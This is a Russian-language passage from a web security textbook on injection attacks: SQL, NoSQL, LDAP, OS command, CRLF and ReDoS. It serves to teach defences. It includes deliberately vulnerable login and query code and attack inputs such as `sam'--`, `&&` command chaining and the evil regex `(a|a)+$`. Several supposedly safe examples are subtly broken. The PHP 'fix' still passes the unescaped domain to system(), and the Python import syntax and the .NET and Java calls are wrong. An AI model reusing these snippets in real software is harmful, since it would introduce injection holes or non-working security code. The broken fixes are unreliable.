
Включения на стороне сервера из URL в лучшем случае сомнительны в плане безопасности, поэтому неплохо бы по возможности избегать их. В PHP их можно отключить, вызвав функцию `allow_url_include(false)` в коде инициализации; теперь у вас будет одной проблемой меньше.

SQL-инъекция

Во многих случаях доступ к содержимому базы данных является для злоумышленника более желанным, чем доступ к самому приложению. Украденную личную информацию или учетные данные можно выгодно перепродать или использовать для взлома аккаунтов на других веб-сайтах; во многих базах данных хранится также ценная финансовая информация и коммерческие тайны. Как следствие, атаки с внедрением, нацеленные на базы данных, остаются преобладающим типом атак в интернете.

В большинстве своем веб-приложения работают с базами данных на SQL, например MySQL и PostgreSQL. Аббревиатура «SQL» относится как к способу хранения данных в виде реляционной структуры, так и к языку, на котором приложения отдают команды базе данных. В таких базах информация хранится в таблицах, столбцы которых содержат данные определенных типов. Каждая строка таблицы олицетворяет один элемент данных.

Базы данных SQL хранят данные в таблицах



Веб-приложения взаимодействуют с SQL-базой через *драйвер базы данных* (database driver), который позволяет вставлять, читать, обновлять или удалять данные путем отправки соответствующей команды на языке SQL. (Такие команды обычно называются *запросами* (query) — отсюда и аббре-

виатупа Structured Query Language, SQL.) Давайте посмотрим, как простой веб-сервис манипулирует данными в таблице **books** SQL-базы, отправляя команды драйверу, хранящемуся в переменной **db**:

```
@app.route('/books', methods=['POST'])

def create_book():
    data = request.json
    db.execute('INSERT INTO books (isbn, title, author) '\
               'VALUES (%s,%s,%s)',
               (data['isbn'], data['title'], data['author']))

    return jsonify({'message': 'Создание успешно завершено'}), 201

@app.route('/books', methods=['GET'])
def get_books():
    books = db.execute('SELECT * FROM books').fetchall()

    return jsonify(books)

@app.route('/books/<string:isbn>', methods=['GET'])
def get_book(isbn):
    book = db.execute('SELECT * FROM books WHERE isbn=%s',
                      (isbn,)).fetchone()

    return jsonify(book)

@app.route('/books/<string:isbn>', methods=['PUT'])
def update_book(isbn):
    data = request.json

    db.execute('UPDATE books '\
               'SET title=%s, author=%s WHERE isbn=%s',
               (data['title'], data['author'], data['isbn']))

    return jsonify({'message': 'Обновление прошло успешно'}), 200

@app.route('/books/<string:isbn>', methods=['DELETE'])
def delete_book(isbn):
    db.execute('DELETE FROM books WHERE isbn=%s', (isbn,))

    return jsonify({'message': 'Удаление прошло успешно'}), 200
```

В этом примере команды SQL выделены полужирным шрифтом. Места, где должны помещаться входные параметры, передаваемые в команде SQL, отмечаются в строке команды плейсхолдером **%s** и затем отдельно передаются драйверу базы данных. Такая параметризация введена по причинам безопасности. Строки команд могли бы быть составлены при помощи конкатенации или интерполяции, но такие методы таят в себе опасность, в чем мы вскоре и убедимся.

Атаки с внедрением SQL (*SQL-инъекции*) используют незащищенную конструкцию команд SQL с применением конкатенации или интерполяции. В следующем коде приложения SQL-команды составлены небезопасно (в неловкой попытке аутентифицировать пользователя):

```
@app.route('/login', methods=['POST'])
def login():
    username = request.json['username']
    password = request.json['password']
    hash = bcrypt.hashpw(password, PEPPER)

    sql = "SELECT * FROM users WHERE username = '" + username +
        "' and password_hash = '" + hash + "'"
    user = cursor.execute(sql).fetchone()

    if user:
        session['user'] = user
        return jsonify({'message': 'Вход прошел успешно'}), 200
    else:
        return jsonify({'error': 'Некорректные учетные данные'}), 401
```


Эта SQL-команда составлена с помощью конкатенации строк

Этот пример кода уязвим к атакам с SQL-инъекцией. (Помимо того, в нем проявляется и другой недостаток: хеш значения пароля сгенерирован без значения соли. Подробно эта тема освещается в главе 8.) Чтобы воспользоваться этой уязвимостью, злоумышленник может ввести имя пользователя, которое содержит управляющий символ ('), а за ним — строку комментария SQL (--), тем самым минуя проверку пароля.



Драйвер базы данных игнорирует всё после знака комментария (--), поэтому пароль не проверяется, и злоумышленник может войти без необходимости вводить корректный пароль.

Атаки с SQL-инъекцией могут также красть или изменять данные, добавляя выражения к запросам или объединяя команды в цепочки. Следующий код иллюстрирует, как злоумышленник может вставить дополнительные команды SQL в вызов базы данных и удалить таблицы командой **DROP**.



Параметризованные запросы

Для защиты от атак с SQL-инъекцией приложение при общении с базой данных должно использовать *параметризованные* запросы (parameterized statements). Мы уже сталкивались с параметризованными запросами ранее в этой главе, в коде веб-сервиса на Python: здесь символы `%s` являются плейсхолдерами, вместо которых будут подставлены параметры. Функцию `login()`, не защищенную от атак с SQL-инъекцией, можно превратить в защищенную, применив параметризованные запросы следующим образом:

```
@app.route('/login', methods=['POST'])
def login():
    data = request.json

    username = data['username']
    password = data['password']
    hash = bcrypt.hashpw(password, SALT)


    sql = "SELECT * FROM users " \
        "WHERE username = %s and " \
        "password_hash = %s"
    user = cursor.execute(sql, (username, hash))
    .fetchone()

    if user:
        session['user'] = user
        return jsonify({'message': 'Вход прошел успешно'}), 200
    else:
        return jsonify({'error': 'Некорректные учетные данные'}), 401
```

Составлен параметризованный запрос

Входные параметры передаются драйверу базы данных отдельно

Если предоставлять драйверу базы данных команду SQL и значения параметров по отдельности, это будет гарантией того, что параметры будут безопасно вставлены в команду SQL и что злоумышленник не сможет изменить цель команды. Если какой-нибудь темной личности взбретет в голову передать функции аутентификации вредоносное значение параметра `sam'--`, атака закончится всего лишь заурадной ошибкой.



Параметризованные запросы доступны для всех популярных языков программирования и драйверов баз данных, хотя в каждом случае синтаксис слегка варьируется. Вот как эти выражения выглядят на Java, где плейсхолдером служит знак вопроса (?), а параметризованные запросы называются *подготовленными* (prepared):

```
Connection connection = DriverManager.getConnection(
    URL, USER, PASS);
String sql = "SELECT * FROM users WHERE username = ?";
PreparedStatement stmt = connection.prepareStatement(sql);
stmt.setString(1, email);
```

```
ResultSet results = stmt.executeQuery(sql);
```

Заметим, что хотя параметризованные запросы необходимы для безопасного конструирования команд SQL, в некоторых обстоятельствах можно совершенно законно генерировать команды SQL динамически перед параметризацией. Если, например, столбцы, возвращаемые запросом, или сортировка результатов должны быть динамически сформированы из входных данных, то вы можете написать примерно такой код:

```
@app.route('/books', methods=['GET'])
def get_books():
    order = request.args.get('order') or ""
    columns = order.lower().split(",")
    permitted = [ "title", "author", "isbn" ]
    sanitized = [ c for c in columns
                  if c in permitted ]

    if not sanitized :
        sanitized = [ 'isbn ' ]

    order_by = ",".join(sanitized )

    sql = f"SELECT * FROM books ORDER BY {order_by}"
    books = db.execute(sql).fetchall()
    return jsonify(books)
```

Получает параметр order из строки запроса

Допускает сортировку по нескольким столбцам

Определяет белый список допустимых столбцов

Очищает входные данные, отклоняя все, что не входит в белый список

Удостоверяет, что сортировка производится хотя бы по одному столбцу

Динамически формирует выражение ORDER BY

Интерполирует очищенную строку в команду SQL

В этом примере мы составляем выражение **ORDER BY** SQL-запроса динамически, в соответствии со значениями, предоставленными в параметрах **order**. Теперь код на стороне клиента может получить результаты в определенном порядке, сгенерировав URL вида `/books?order=author,title,isbn`.

Сложную сортировку результатов запроса нелегко выразить параметризованными запросами, поэтому в коде SQL-запросы такого типа часто формируются динамически. В предыдущем примере все входные данные проходят проверку на принадлежность к белому списку перед тем, как быть вставленными в запрос, что служит средством против SQL-инъекции. Использование белого списка — еще один неплохой способ защититься от подобной атаки.

Объектно-реляционное отображение

Для того чтобы автоматизировать формирование SQL-команд, многие веб-приложения используют фреймворк *объектно-реляционного отображения* (object-relational mapping, ORM). Популярности этого шаблона способствовал фреймворк Ruby on Rails, позволяющий создавать лаконичный код. В следующем примере мы манипулируем данными в таблице **books** во многом так же, как в нашем веб-сервисе на Python:

```
class BooksController < ApplicationController
  before_action :find_book, only: [:show, :update, :destroy]

  def index
    books = Book.all
    render json: books
  end

  def show
    render json: @book
  end

  def create
    book = Book.new(book_params)
    render json: book, status: :created
  end

  def update
    @book.update(book_params)
    render json: @book
  end

  def destroy
    @book.destroy
    head :no_content
  end
end
```

Выполняет команду *SELECT*, чтобы найти все книги

Выполняет команду *INSERT*, чтобы создать новую книгу

Выполняет команду *UPDATE*, чтобы обновить книгу

Выполняет команду *DELETE*, чтобы удалить книгу

```
private
  def find_book
    @book = Book.find_by(isbn: params[:isbn])
  end

  def book_params
    params.require(:book).permit(:isbn, :title, :author)
  end
end
```

Выполняет команду SELECT с выражением WHERE, чтобы найти книгу с конкретным ISBN

В ORM под капотом обычно используются параметризованные запросы, в большинстве случаев защищая вас от атак с SQL-инъекцией. (Для вящей уверенности лучше все же перечитать документацию вашего ORM.)

Однако большинство ORM представляют собой дырявые абстракции, то есть они позволяют писать команды SQL или сниппеты из команд SQL в явном виде там, где это необходимо. Таким образом, даже выходя за рамки стандартных подходов, вам все равно нужно остерегаться атак с SQL-инъекцией. Если бы метод `find_book` был написан так, как показано ниже, то есть с использованием интерполяции строк для построения выражения **WHERE**, то код был бы уязвим для SQL-инъекции:

```
def find_book
  isbn = params[:isbn]
  where_clause = "isbn = '#{isbn}'"
  @book = Book.where(where_clause)
end
```

Метод `where` в Rails поддерживает параметризованные запросы, поэтому обязательно используйте их всякий раз, когда строите выражение **WHERE** вручную. Есть два разных способа построить это выражение безопасно, поскольку Rails позволяет именовать плейсхолдеры и передавать хеши значений:

```
Book.where(["isbn = ?", isbn])
Book.where(["isbn = :isbn", { isbn: isbn }])
```

Параметризованный запрос

Параметризованный запрос с именованным плейсхолдером

Применение принципа минимальных привилегий

SQL нередко рассматривают как четыре самостоятельных подязыка. Вообще говоря, коду приложения требуются только разрешения на чтение и/или обновление данных, поэтому ограничение прав того аккаунта базы данных, через который приложение общается с этой базой, — удобная возможность снизить риск SQL-инъекции. Эта функция обычно задается в параметрах самой БД, поэтому обратитесь к администратору БД, если у вас в компании есть отдельная команда, занимающаяся базами.



NoSQL-инъекции

SQL-базы накладывают массу ограничений на типы данных, которые можно в них записывать, и на способы обеспечения целостности этих данных. Такие ограничения часто делают БД узким местом в больших веб-приложениях, поскольку данные, подлежащие записи в БД, приходится ставить в очередь и проверять перед тем, как собственно записать.

Разработка и взятие на вооружение альтернативных технологий баз данных — совокупно называемых нереляционными базами данных NoSQL — позволили разработчикам справиться с некоторыми из вышеупомянутых проблем масштабирования. NoSQL — не официальное название технологии, а имя целого семейства подходов к хранению данных, ослабляющих ограничения, характерные для реляционных баз данных.

В некоторых NoSQL-базах информация хранится в формате «ключ — значение»; в других — в виде документов или графов. Большинство NoSQL-баз

отказались от строгой согласованности записи (которая подразумевает, что состояние данных видимо всегда и всем), принеся ее в жертву согласованности в конечном счете (eventual consistency); многие из них допускают изменение схем данных произвольным образом, а не через строгий синтаксис *языка манипулирования данными* (Data Manipulation Language, DML).

И все же нереляционные базы данных остаются уязвимыми для атак с внедрением. Поскольку у каждой БД имеются свои методы запрашивания данных и манипулирования ими (кстати, стандартного языка NoSQL-запросов не существует), способы защиты от атак с внедрением слегка различаются. В этом разделе мы приведем некоторые примеры основных типов нереляционных баз данных.

MongoDB

В MongoDB данные хранятся в соответствии с документоориентированной моделью, которая основывается на формате BSON (Binary JSON). BSON — это бинарное представление JSON-подобных документов.

Драйвер базы данных MongoDB упрощает просмотр и редактирование записей посредством вызова функций, которые принимают параметры в качестве аргументов. Следующий пример кода показывает, как найти требуемую запись, не подвергаясь риску инъекции:

```
client = MongoClient(MONGO_CONNECTION_STRING)
database = client.database
books = database.books
```

```
book = books.find_one("isbn", isbn)}
```

Кроме того, у MongoDB также имеется низкоуровневый API, который позволяет в явном виде конструировать строки команд. Именно в этом API и проявляются уязвимости с внедрением, поэтому избегайте подстановки недоверенных данных в командные строки! Если параметр `isbn` поступает из ненадежного источника, как в следующем примере, возникает угроза атаки с внедрением:

```
database.command(
    '{ find: "books", "filter" : { "isbn" : "' + isbn + '" }'
)
```

Couchbase

В Couchbase документы хранятся в формате JSON. Драйвер базы данных позволяет делать выборки на языке SQL++, который поддерживает параметризованные запросы и принимает параметры в формате «ключ — значение».

Для предотвращения атак с внедрением параметризованные запросы можно использовать так:

```
cluster = Cluster(COUCHBASE_CONNECTION_STRING)
cluster.query(select * from books where isbn = $isbn",
              isbn=isbn)
cluster.query("select * from books where isbn = $1", isbn)
```

Cassandra

В Cassandra данные предстают в виде таблиц, но их модель схемы более гибкая, чем у традиционных SQL баз данных. Язык Cassandra Query Language выглядит во многом как SQL, а его драйвер поддерживает параметризованные запросы следующим образом, который и стоит использовать:

```
cluster = Cluster(CASSANDRA_CONNECTION_STRING)
session = cluster.connect()
update = session.prepare(
    "update books set name = ? and author = ? where isbn = ?")

session.execute(update, [ name, author, email ])
```

HBase

В целом HBase хранит данные в таблицах, но отдельные значения в строках часто хранятся в отдельных блоках данных с атомарным доступом. Такая организация обеспечивает быструю запись очень больших наборов данных, которую затем можно оптимизировать с помощью процесса уплотнения.

Запись и чтение в/из базы данных HBase обычно производятся по принципу «одна строка за раз», поэтому к ним неприменимы атаки с внедрением, изводящие традиционные базы данных. Однако стоит убедиться, что злоумышленник не сможет манипулировать ключами строк, к которым осуществляется доступ:

```
connection = happybase.Connection(HBASE_CONNECTION_STRING)
books= connection.table("books")
books.put(isbn,
    { b'main:author': author, b'main:title': title })
```

LDAP-инъекция

Раз уж мы говорим об атаках на базы данных с применением инъекции, мы просто обязаны обсудить еще одну технологию. *Легкий протокол доступа к каталогам* (Lightweight Directory Access Protocol, LDAP) — это метод хранения информации о пользователях, системах и устройствах в виде справочника, а также метод доступа к ней.

Если вы программируете на платформе Windows, скорее всего, вам приходилось сталкиваться с Active Directory — вариантом реализации LDAP от Microsoft, который лежит в основе сетей под Windows. При обращении к LDAP-серверам веб-приложения часто используют параметры из недоверенного источника, чтобы сделать запрос о данных пользователей, что делает возможными атаки с внедрением.

Рассмотрим пример. Когда пользователь пытается войти на сайт, параметр с его логином, содержащийся в HTTP-запросе, может быть встроен в запрос LDAP для проверки учетных данных пользователя. Следующая функция на Python подключается к LDAP-серверу для проверки логина и пароля:

```
import ldap

def validate_credentials(username, password):
    ldap_query = f"(&(uid={username})(userPassword={password}))"
    connection = ldap.initialize("ldap://127.0.0.1:389")
    user = connection.search_s(
        "dc=example,dc=com",
        ldap.SCOPE_SUBTREE,
        ldap_query)

    return user.length == 1
```

Поскольку запрос LDAP создан интерполяцией строк, а входные данные не очищены, злоумышленник может предоставить параметр с паролем как маску (*), которая заменяет любое значение, что позволит пройти аутентификацию.

Для безопасного построения запросов LDAP из недоверенных источников нужно удалить любые символы, имеющие особое значение в языке запросов LDAP. Следующий пример кода иллюстрирует безопасный способ экранирования логина и пароля на Python таким образом, чтобы злоумышленник не мог внедрить управляющие символы:

```
import escape_filter_chars from ldap.filter

def validate_credentials(username, password):
    esc_user = escape_filter_chars(username)
    esc_pass = escape_filter_chars(password)
    ldap_query = f"(&(uid={esc_user})(userPassword={esc_pass}))"
    connection = ldap.initialize("ldap://127.0.0.1:389")
    user = connection.search_s(
        "dc=example,dc=com",
        ldap.SCOPE_SUBTREE,
        ldap_query)


    return user.length == 1
```


Внедрение команд


Методику, известную как *внедрение*, или *инъекция команд* (command injection), злоумышленники используют для запуска команд в операционной системе, в которой выполняется приложение. Для проведения таких атак в веб-приложениях составляются вредоносные HTTP-запросы и выполняются небезопасные вызовы командной строки, искажающие назначение исходного кода и позволяющие злоумышленнику вызывать произвольные функции операционной системы.

В некоторых языках программирования вызов низкоуровневых функций операционной системы из кода приложения особенно распространен. Приложения на PHP часто делают вызовы командной строки; скриптовые языки, например Python, Node.js и Ruby, упрощают эту задачу, а также предоставляют собственные API для таких функций, как доступ к диску и к сети. Языки же, работающие на виртуальной машине, например Java, обычно изолируют код от операционной системы. Пусть из Java можно делать системные вызовы, однако философия языка не поощряет такую практику.

Типичная уязвимость с внедрением команд проявляется следующим образом. Предположим, что у вас работает простой сайт, который выполняет поиск DNS. Ваше приложение вызывает команду операционной системы `nslookup`, а затем выводит результат. (В реальной жизни такой сайт будет кишеть всякого рода отвлекающей рекламой, но здесь я опустил ее для большей ясности.)



Код, который здесь представлен, берет параметр домена из URL, привязывает его к командной строке и вызывает функцию операционной системы. Создав вредоносное значение параметра, злоумышленник может добавить лишние команды в конец командной строки `nslookup`.



В этом примере злоумышленник использовал внедрение команд для чтения содержимого конфиденциального файла. В Linux-системах оператор `&&` позволяет связывать команды в цепочку, а код не делает ничего для очистки входных данных. Вот уязвимость и готова к эксплуатации. Если злоумышленник проявит немного настойчивости, он сможет установить на сервер вредоносное ПО. Возможно, в результате вы станете жертвой программы-вымогателя.

Защитить себя от атак с внедрением команд можно двумя способами:

- избегать прямого обращения к операционной системе (это предпочтительный подход);
- очищать любые входные данные, включаемые в вызовы командной строки.

В следующей таблице показано, как второй способ реализуется в разных языках программирования.

Язык	Рекомендация
Python	Пакет subprocess позволяет передавать индивидуальные аргументы команд функции run() в виде списка, что защищает от внедрения команд: <pre>from subprocess import run run(["ns_lookup", domain])</pre>

Язык	Рекомендация
Ruby	Пользуйтесь модулем shellwords для экранирования управляющих символов в строках команд: <pre>require 'shellwords' Kernel.open("nslookup #{Shellwords.escape(domain)}")</pre>
Node.js	Пакет child_process позволяет передавать индивидуальные аргументы команд функции spawn() в виде массива, что защищает от внедрения команд: <pre>const child_process = require('child_process') child_process.spawn('nslookup', [domain])</pre>
Java	Класс java.lang.Runtime позволяет передавать индивидуальные аргументы команд функции exec() в виде массива String, что защищает от внедрения команд: <pre>String[] command = { "nslookup", domain }; Runtime.getRuntime().exec(command);</pre>
.NET	Пользуйтесь классом ProcessStartInfo из пространства имен System.Diagnostics, чтобы разрешить структурированное создание вызовов командной строки: <pre>var process = new ProcessStartInfo() process.UseShellExecute = true; process.FileName = @"C:\Windows\System32\cmd.exe"; process.Verb = "nslookup"; process.Arguments = domain; Process.Start(process);</pre>
PHP	Пользуйтесь встроенной функцией escapeshellcmd() для удаления управляющих символов перед вызовами командной строки: <pre>\$domain = \$_GET['domain'] \$escaped = escapeshellcmd(\$domain); \$lookup = system("nslookup {\$domain}");</pre>

Внедрение CRLF

Не всякая атака с внедрением так изощрена, как те, которые мы уже описали в этой главе. Иногда для того, чтобы вызвать проблемы, достаточно внедрения единственного символа — если это символ перевода строки.

В UNIX-подобных операционных системах новые строки в файле помечаются символом перевода строки (line feed, LF), который обычно пишется в коде как `\n`. В операционных системах семейства Windows новые строки помечаются двумя символами: возврата каретки (carriage return, CR), который обозначается как `\r`, и следующего за ним перевода строки. (Возврат каретки — это пережиток эпохи пишущих машинок, когда в конце каждой строки каретку, которая удерживала печатающую головку, нужно было вернуть обратно, в начало следующей строки.)

Злоумышленник может внедрить символы LF или CRLF в веб-приложения несколькими способами. Одним из типов атак является *внедрение лога* (log injection), когда символы LF используются для добавления лишних строк в лог.


В следующем примере хакер знает, что последовательные неудачные попытки входа отслеживаются программными средствами, которые поднимут тревогу, если начать подбирать учетные данные методом брутфорса. Для того чтобы избежать сигнала тревоги, хакер перемежает попытки подбора пароля атаками с внедрением логов, создавая видимость того, что некоторые попытки входа в систему прошли успешно.



Искушенные злоумышленники вставляют записи в лог, стремясь замаскировать свои следы при попытке компрометации системы. Внедрение фальшивых строк в логи маскирует действия хакера и затрудняет проведение форензики.

Самый эффективный способ защититься от поддельных записей в логе — удалить символы перевода строки из недоверенных входных данных при включении этих данных в сообщения лога, а затем использовать стандартный пакет логирования, добавляющий к записям в логе метаданные, например временную метку и местоположение кода. Этот подход сам по себе обнажает намерения злоумышленника, потому что в поддельных строках нет метаданных.

Второй способ внедрения CRLF — запустить атаку *разделения HTTP-ответа* (HTTP response splitting). В ходе такой атаки злоумышленник использует приложение, которое включает недоверенные входные данные в заголовок HTTP-ответа, обманном путем заставляя сервер завершить раздел заголовка раньше времени.



В спецификации HTTP каждая строка заголовка в запросе или ответе должна заканчиваться комбинацией символов `\r\n`. Два последовательных значения `\r\n` обозначают окончание раздела заголовка и начало тела ответа.

Если злоумышленнику удастся внедрить в HTTP-заголовок комбинацию `\r\n\r\n`, то в тело ответа он сможет вставить собственный контент. Эта методика применяется в атаках, чтобы загрузить жертве что-нибудь вредоносное или внедрить в тело ответа зловредный код JavaScript.



Чтобы уберечься от такой атаки, обязательно обрезайте все символы CR или LF, если вы включаете в заголовок HTTP-ответа недоверенные входные данные. Заголовки, чаще всего используемые в разделении HTTP-ответа, — это **Location** (в редиректах) и **Set-Cookie**. Будьте очень внимательны, задавая эти значения.

Внедрение регулярных выражений

Последняя атака с внедрением, которую нам нужно обсудить, нацелена на библиотеки регулярных выражений. Мы коснулись темы регулярных выражений (regex) в главе 4; они представляют собой способ описания ожидаемого порядка и группировки символов в строке путем указания паттерна для сопоставления.

Такой механизм представляется вполне безобидным. Однако стоит злоумышленнику обрести контроль над строкой паттерна и проверяемой строкой, и он сможет провести атаку на отказ в обслуживании (DoS) на ваше веб-приложение, используя так называемые *злые регулярные выражения* (evil regexes), требующие для выполнения значительных вычислительных ресурсов.


Паттерн
регулярного
выражения

(a|a)+\$

Вводимые
строки

a!
aa!
aaa!
aaaa!
aaaaa!
aaaaaa!
aaaaaaa!
aaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!
aaaaaaaaa!

Каждый лишний символ «a» **удваивает** время, необходимое для вычисления регулярного выражения!



Подобные строки паттернов умышленно делаются неоднозначными и при тестировании определенных входных данных заставляют движок регулярных выражений выполнять много возвратов. Злоумышленник может воспользоваться этой уязвимостью, отправив множественные запросы с одним и тем же ресурсоемким регулярным выражением, исчерпав в итоге вычислительную мощность сервера и отключив его. Этот тип атаки называется *DoS-атакой регулярных выражений* (regular expression DoS attack, ReDoS).

Ситуации, когда пользователю веб-приложения требуется контроль над строкой паттерна regex, довольно редки, поэтому обычно регулярные выражения определяются статически в коде на стороне сервера. Проверить, не вставляются ли в регулярные выражения недоверенные входные данные, можно с помощью инструментов статического анализа. Например, у инструмента SonarSource есть правила для обнаружения этой уязвимости в различных языках; одно из таких правил можно найти по адресу <https://rules.sonarsource.com/java/RSPEC-2631>. Вы можете ввести эти правила в свою интегрированную среду разработки или конвейер непрерывной интеграции.

Если паттерн регулярного выражения предоставляется из клиентского кода, то обычно это происходит потому, что приложение пытается реализовать расширенный синтаксис поиска для просмотра больших наборов данных (например, строк на сервере логирования). Такие ситуации лучше обрабатывать, передавая наборы данных специализированному ПО для поисковой индексации, например Elasticsearch, которое позволяет осуществлять эффективный поиск с использованием расширенного синтаксиса и устраняет потенциальные пробелы в безопасности регулярных выражений:

```
from flask import request, jsonify
from elasticsearch import Elasticsearch
es_client = Elasticsearch([ ELASTIC_SEARCH_URL ])

@app.route("/document", methods=["POST"])
def add_document():
    data = request.get_json()
    result = es_client.index(index="documents", body=data)
    return jsonify({"message": "Document indexed"}), 201

@app.route("/search/<search_query>", methods=["GET"])
def search(search_query):
    result = es_client.search(
        index="documents",
        body={"query":
            {"match": {"content": search_query}}})
    return jsonify({"results": result["hits"]["hits"]}), 200
```

Подведем итоги

- Ни в коем случае не выполняйте динамически недоверенные входные данные как код.
- Если в веб-приложении требуется создать предметно ориентированный язык для пользователей, используйте встраиваемый язык наподобие Lua или набор инструментов для парсинга грамматики выражений этого языка перед обработкой, чтобы обеспечить надлежащую изоляцию.
- Если ваш язык шаблонов поддерживает включения на стороне сервера, отключите те из них, которые используют удаленные (remote) URL.
- Используйте параметризованные запросы, чтобы предотвратить атаки с внедрением, нацеленные на базы данных.
- Если требуется генерировать команды базы данных динамически (например, при построении динамических выражений **ORDER BY** в запросах SQL или если драйвер базы данных не поддерживает параметризованные запросы), очищайте недоверенные входные данные по белому списку или удаляйте управляющие символы перед включением их в команды.
- Избегайте вызовов командной строки из кода приложения, если это возможно.
